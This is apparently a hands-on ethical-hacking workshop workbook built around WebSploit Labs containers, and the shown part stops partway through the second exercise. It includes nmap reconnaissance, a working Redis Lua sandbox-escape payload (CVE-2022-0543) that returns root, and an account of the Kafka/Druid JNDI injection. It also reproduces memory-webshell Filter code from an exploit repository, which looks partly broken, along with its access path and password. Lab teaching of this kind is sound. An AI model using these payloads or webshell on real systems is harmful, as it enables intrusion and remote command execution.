



# BECOMING A HACKER

INTERMEDIATE to ADVANCED

Access the Lab at: <https://becomingahacker.com>  
Website: <https://becomingahacker.com/training>

Chris McCoy & Omar Santos

<b>Agenda</b>	<b>3</b>
<b>Lab Logistics</b>	<b>3</b>
<b>Resources</b>	<b>3</b>
WebSploit Labs	3
What Ports are Used by Each Web Application?	7
Network Academy Ethical Hacking Full Course	7
<b>H4CKER GitHub Repository</b>	<b>8</b>
<b>Exercise 1: Hacking DC31_01</b>	<b>8</b>
<b>Exercise 2: Hacking DC31_02</b>	<b>12</b>
<b>Exercise 3: Hacking DC31_03</b>	<b>22</b>
<b>Exercise 4: Hacking DC30_1</b>	<b>25</b>
<b>Exercise 5: Hacking DC30_02</b>	<b>39</b>

# Agenda

Segment	Presenter
Introductions and Logistics	Both
Advanced Reconnaissance Techniques	Chris
Intermediate to Advanced Web Application Hacking	Omar
Introduction to Network Hacking	Chris
Intermediate to Advanced Post-Exploitation Techniques	Omar
Using AI for Hacking and Cybersecurity Operations	Omar

## Lab Logistics

All logistics information are available at: <https://becomingahacker.com/training>

## Resources


The following are several resources for this training:

### WebSploit Labs

<https://websploit.org>

[WebSploit Labs](#) is a learning environment created by Omar Santos for different Cybersecurity Ethical Hacking, Bug Hunting, Incident Response, Digital Forensics, and Threat Hunting training sessions. WebSploit Labs includes several intentionally vulnerable applications running in Docker containers on top of Kali Linux or Parrot Security OS, several additional tools, and over 10,000 cybersecurity resources.

WebSploit Labs has been used by many colleges and universities in different countries. It comes with over **500** distinct exercises!



To obtain the status of each docker container you can use the `sudo docker ps` command.

You can also use the `containers` script from the command line, as demonstrated below:


```
[omars@websploit]~$containers
```

Output:

rtv-safemode	10.6.6.19	
galactic-archives	10.6.6.20	
yascon-hackme	10.6.6.21	
secretcorp-branch1	10.6.6.22	
gravemind	10.6.6.23	
dc30_01	10.6.6.24	
dc30_01	10.6.6.25	
y-wing	10.6.6.26	
api_gateway (manual)	10.6.7.3	
etcd (for api_gateway)	10.6.7.4	
+-----+-----+		
The following are the <code>running</code> containers with their associated ports:		
NAMES	POR	TS
yascon-hackme	80/tcp	Up About a minute
dc30_01	22/tcp, 3000/tcp	Up About a minute
dc30_02		Up About a minute
juice-shop	3000/tcp	Up About a minute
secretcorp-branch1	80/tcp	Up About a minute
mutillidae_2	80/tcp, 3306/tcp	Up About a minute
Y-wing	3000/tcp	Up About a minute
rtv-safemode	80/tcp, 3306/tcp	Up About a minute
dc31_03	9090/tcp	Up About a minute
hackme-rtov	80/tcp	Up About a minute
gravemind		Up About a minute (healthy)
webgoat	8080/tcp, 9090/tcp	Up About a minute
dc31_01		Up About a minute
mayhem	22/tcp, 80/tcp	Up About a minute
dc31_02	8888/tcp	Up About a minute
dvwa	80/tcp	Up About a minute
hackazon	80/tcp	Up About a minute
dvna		Up About a minute
galactic-archives	5000/tcp	Up About a minute

## What Ports are Used by Each Web Application?

Perform a quick **nmap** scan against the **10.6.6.0/24** subnet to find out the open ports at each target container, as demonstrated below:



```
[omars@websploit]~$ sudo nmap -sS 10.6.6.0/24
[sudo] password for omars:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-02 00:16 EDT
Nmap scan report for 10.6.6.11
Host is up (0.016s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
8080/tcp   open  http-proxy
8888/tcp   open  sun-answerbook
9001/tcp   open  tor-orport
9090/tcp   open  zeus-admin
MAC Address: 02:42:0A:06:06:0B (Unknown)

Nmap scan report for 10.6.6.12
Host is up (0.016s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
3000/tcp   open  ppp
MAC Address: 02:42:0A:06:06:0C (Unknown)

Nmap scan report for 10.6.6.13
Host is up (0.017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp     open  http
MAC Address: 02:42:0A:06:06:0D (Unknown)
```

## Network Academy Ethical Hacking Full Course

<https://skillsforall.com/course/ethical-hacker?courseLang=en-US>

This course is designed to prepare you with an Ethical Hacker skill set and give you a solid understanding of offensive security. You will become proficient in the art of scoping, executing, and reporting on vulnerability assessments, while recommending mitigation strategies. Follow

an engaging gamified narrative throughout the course and get lots of practice with hands-on labs inspired by real-world scenarios.

After completing this course, continue your cybersecurity career in offensive security as an ethical hacker or penetration tester. Or use this course to strengthen your defensive security knowledge. By understanding the mindset of threat actors, you will be able to more effectively implement security controls and monitor, analyze, and respond to current security threats.


## H4CKER GitHub Repository

<https://hackerrepo.org>

This repository includes thousands of resources related to ethical hacking, bug bounties, digital forensics and incident response (DFIR), artificial intelligence security, vulnerability research, exploit development, reverse engineering, and more.

## Exercise 1: Hacking DC31\_01

As you may know, I co-founded and I am one of the leads of the [DEF CON Red Team Village](#). Thanks to the [Red Team Village Team](#), every year the event has been a great success. We focus on hands-on activities and workshops. At DEF CON 31's Red Team Village, I introduced three intentionally vulnerable applications running in WebSploit Labs (containers DC31\_01, DC31\_02, and DC31\_03).



Let's start with **DC31\_01**. This is the easiest of the three exercises in the topology above. A basic nmap scan shows that the application is running Redis (or at least listening on TCP port 6379).

```
└─(root㉿websploit)-[~]
└─# nmap -sS -p- 10.7.7.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 15:01 EDT
Nmap scan report for 10.7.7.21
Host is up (0.0000090s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
6379/tcp  open  redis
MAC Address: 02:42:0A:07:07:15 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

You can use the `redis-cli` utility to connect to the [Redis](#) instance and perform some additional basic reconnaissance, as shown below:

```
└──(root㉿websloit)-[~]
└─# redis-cli -h 10.7.7.21
10.7.7.21:6379> INFO server
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:636cde3b5c7a3923
redis_mode:standalone
os:Linux 6.1.0-kali9-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.2.1
process_id:1
run_id:ede7e9f02e8a5113decf573b0443757f470945c5
tcp_port:6379
uptime_in_seconds:608148
uptime_in_days:7
hz:10
configured_hz:10
lru_clock:15441495
executable:/redis-server
config_file:/etc/redis/redis.conf
10.7.7.21:6379> █
```

The `redis-cli` command is a [command-line interface tool](#) used to interact with Redis, an open-source in-memory data store. It provides a way to send [commands to a running Redis server](#) for tasks such as setting and retrieving key-value pairs, managing data structures like lists, sets, and hashes, performing operations on sorted sets, and accessing server information.

Through the `redis-cli`, users can manage and query data stored in Redis, making it a fundamental tool for developers, administrators, and anyone working with Redis-based applications.

The `redis_version` shows that DC31\_01 is running a vulnerable version of Redis (version 5.0.7). This version is affected by a [Lua Sandbox Escape and Remote Code Execution](#)

[vulnerability \(CVE-2022-0543\)](#). This vulnerability is also part of [CISA's Known Exploited Vulnerabilities \(KEV\) catalog](#). [This article](#) explains the details of the vulnerability.

Redis uses static linking of Lua, resulting in the absence of certain functions like `luaopen_package` and `luaopen_os` within the Redis binary due to non-usage. Additionally, Redis upstream includes and initializes external libraries lua-bitop and lua-cjson, which deviate from standard Lua components.

In contrast, in Debian, Lua is dynamically loaded by Redis, and `lua-bitop` along with `lua-cjson` are treated as separate packages that are loaded upon initialization of the Lua interpreter. Although steps were taken to clear the module and require Lua variables during interpreter initialization, the package variable wasn't cleared, leading to a vulnerability.

To exploit this you can use the following eval command in the `redis-cli`:

```
eval 'local io_l =
package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local
res = f:read("*a"); f:close(); return res' 0
```

```
10.7.7.21:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_
io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res'
0
"uid=0(root) gid=0(root) groups=0(root)\n"
10.7.7.21:6379>
```

### Exploiting the Redis vulnerability in WebSploit Labs

This line of code is using the Redis EVAL command to execute a Lua script within the Redis environment. The purpose of this script appears to be invoking a sequence of actions related to the Lua scripting capabilities:

1. `local io_l =`  
`package.loadlib( "/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",`  
`"luaopen_io");` : This part attempts to dynamically load the Lua I/O library (`luaopen_io`) from the specified file path.
2. `local io = io_l();` : The loaded library is invoked to create an instance of the I/O module (io), which provides functions for input and output operations.
3. `local f = io.popen("id", "r");` : This line uses the I/O module to execute a command (`id`) in a subshell. It opens a process and establishes a connection to its standard input and output.
4. `local res = f:read("*a");` : The script reads the entire output of the executed command (in this case, the output of the id command) from the opened process.
5. `f:close();` : After reading the output, the script closes the connection to the subshell process.

6. `return res`: The final result returned by the script is the output obtained from the `id` command executed earlier. In this case, the `id` command shows that the current user is `root`.

## Exercise 2: Hacking DC31\_02


The application `DC31_02` is configured with the IP address `10.7.7.22`. Let's do a quick recon and do a TCP SYN scan:

```
[root@websploit:~]
# nmap -sS 10.7.7.22
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 15:32 EDT
Nmap scan report for 10.7.7.22
Host is up (0.0000090s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap
8082/tcp   open  blackice-alerts
8083/tcp   open  us-srv
8888/tcp   open  sun-answerbook
MAC Address: 02:42:0A:07:07:16 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

[root@websploit:~]
# 
```


TCP ports 8080, 8081, 8082, 8083, and 8888 are open. If you navigate to the application using your web browser on port 8080, you get the following message:



[Eclipse Jetty](#) is a Java-based web server and servlet container that's primarily used for serving web applications and Java Servlets. It's known for its lightweight and embeddable nature, making it suitable for applications ranging from small-scale web services to large-scale enterprise systems. Jetty provides features for handling HTTP requests, managing sessions, and serving static content, making it a versatile choice for web application development and deployment.

What about the other ports?


If you navigate to 10.7.7.22 on port 8081 using your browser, you can access the Apache Druid console.



[Apache Druid](#) is an open-source analytics data store designed for quickly querying and analyzing large volumes of data in real-time. It's optimized for sub-second queries and interactive exploration of data. Druid is particularly well-suited for use cases involving OLAP (Online Analytical Processing) workloads, where fast query performance and data summarization are essential.

In the context of data processing, it's possible to use both Kafka and Druid together in a data pipeline. Kafka can be used to ingest and stream data from various sources into Druid for real-time analytics. Kafka acts as a buffer and transport mechanism for data, while Druid handles the querying and analysis of that data.

If you connect via port 8888 and then navigate to [Services](#), you can see all the different ports and their usage in the Druid console:



Service	Type	Tier	Host	Port	Current size	Max size	Usage	Detail	Action
localhost:8081	coordinator		localhost	8081 (plain)				Leader	
localhost:8081	overlord		localhost	8081 (plain)				Leader	
localhost:8888	router		localhost	8888 (plain)					
localhost:8082	broker		localhost	8082 (plain)					
localhost:8083	historical	_default_tier	localhost	8083 (plain)	0.00 B	300.00 GB	0.0%	Empty load/drop queues	
localhost:8091	middle_manager	_default_worker_category	localhost	8091 (plain)				Slots used: 0 of 2 Last completed task: 2023-08-20T18:09:37.155Z	...

In versions prior to 3.3.2, a vulnerability related to JNDI injection exists within Apache Kafka clients. If an attacker manages to configure the `sasl.jaas.config` property of any of the connector's Kafka clients with `com.sun.security.auth.module.JndiLoginModule`, it can enable the server to connect to the attacker's LDAP server and process the LDAP response. This situation allows the attacker to execute java deserialization gadget chains on the Kafka connect server, leading to potential unrestricted deserialization of untrusted data or Remote Code Execution (RCE) vulnerabilities if specific gadgets are present in the classpath.

Given that this issue affects a Java library, the search extends to identify real-world software utilizing kafka-clients. One such software is Apache Druid, which relies on kafka-clients to establish connections with its data sources.

This vulnerability is addressed in [CVE-2023-25194](#). There is a proof of concept exploit at the following GitHub repository.

<https://github.com/zzwlpx/JNDIExploit>

The GitHub repo is in Chinese.

## 内存shell 说明

- 采用动态添加 Filter/Controller 的方式，并将添加的 Filter 移动至 FilterChain 的第一位
- 内存shell 的兼容性测试结果请参考 memshell 项目
- Basic cmd shell 的访问方式为 /anything?type=basic&pass=[cmd]
- Behinder shell 的访问方式需要修改 冰蝎 客户端（请参考 [冰蝎改造之适配基于tomcat Filter的无文件webshell的方式二自行修改](#)），并在访问时需要添加 X-Options-Ai 头部，密码为 rebeyond

植入的 Filter 代码如下：

```
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException {  
    System.out.println("[+] Dynamic Filter says hello");  
    String k;  
    Cipher cipher;  
    if (servletRequest.getParameter("type") != null && servletRequest.getParameter("type").equals("basic")) {  
        k = servletRequest.getParameter("pass");  
        if (k != null && !k.isEmpty()) {  
            cipher = null;  
            String[] cmds;  
            if (cmds == null || cmds.length == 0) {  
                cipher = null;  
            } else {  
                cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");  
                cipher.init(Cipher.ENCRYPT_MODE, new SecretKeySpec(k.getBytes(), "AES"));  
                String cmd = new String(cipher.doFinal(Base64.getDecoder().decode(cmds[0])));  
                if (cmd != null && !cmd.isEmpty()) {  
                    ProcessBuilder pb = new ProcessBuilder("cmd", "/c", cmd);  
                    pb.redirectErrorStream(true);  
                    Process p = pb.start();  
                    BufferedReader reader = new BufferedReader(new InputStreamReader(p.getInputStream()));  
                    String line;  
                    while ((line = reader.readLine()) != null) {  
                        System.out.println(line);  
                    }  
                }  
            }  
        }  
    }  
}
```

However, I used ChatGPT to translate it and modify some of the examples.



采用动态添加 Filter/Controller 的方式，并将添加的 Filter 移动至 FilterChain 的第一位  
内存 shell 的兼容性测试结果请参考 memshell 项目  
Basic cmd shell 的访问方式为 /anything?type=basic&pass=[cmd]  
Behinder shell 的访问方式需要修改 冰蝎 客户端（请参考 [冰蝎改造之适配基于tomcat Filter的无文件webshell的方式二自行修改](#)），并在访问时需要添加 X-Options-Ai 头部，密码为 rebeyond

植入的 Filter 代码如下：



Using the method of dynamically adding Filters/Controllers and moving the added Filter to the first position in the FilterChain.

For compatibility testing results of the in-memory shell, please refer to the "memshell" project.


The access method for the Basic command shell is `/anything?type=basic&pass=[cmd]`.

To access the Behinder shell, you need to modify the Behinder client (please refer to "Adapting a Fileless Webshell Based on Tomcat Filter Using Behinder" for method two) and add the `X-Options-Ai` header during access, with the password as "rebeyond".

The implanted Filter code is as follows: [Code content not provided].

Regenerate

I cloned the JDNIExploit repository in WebSploit:



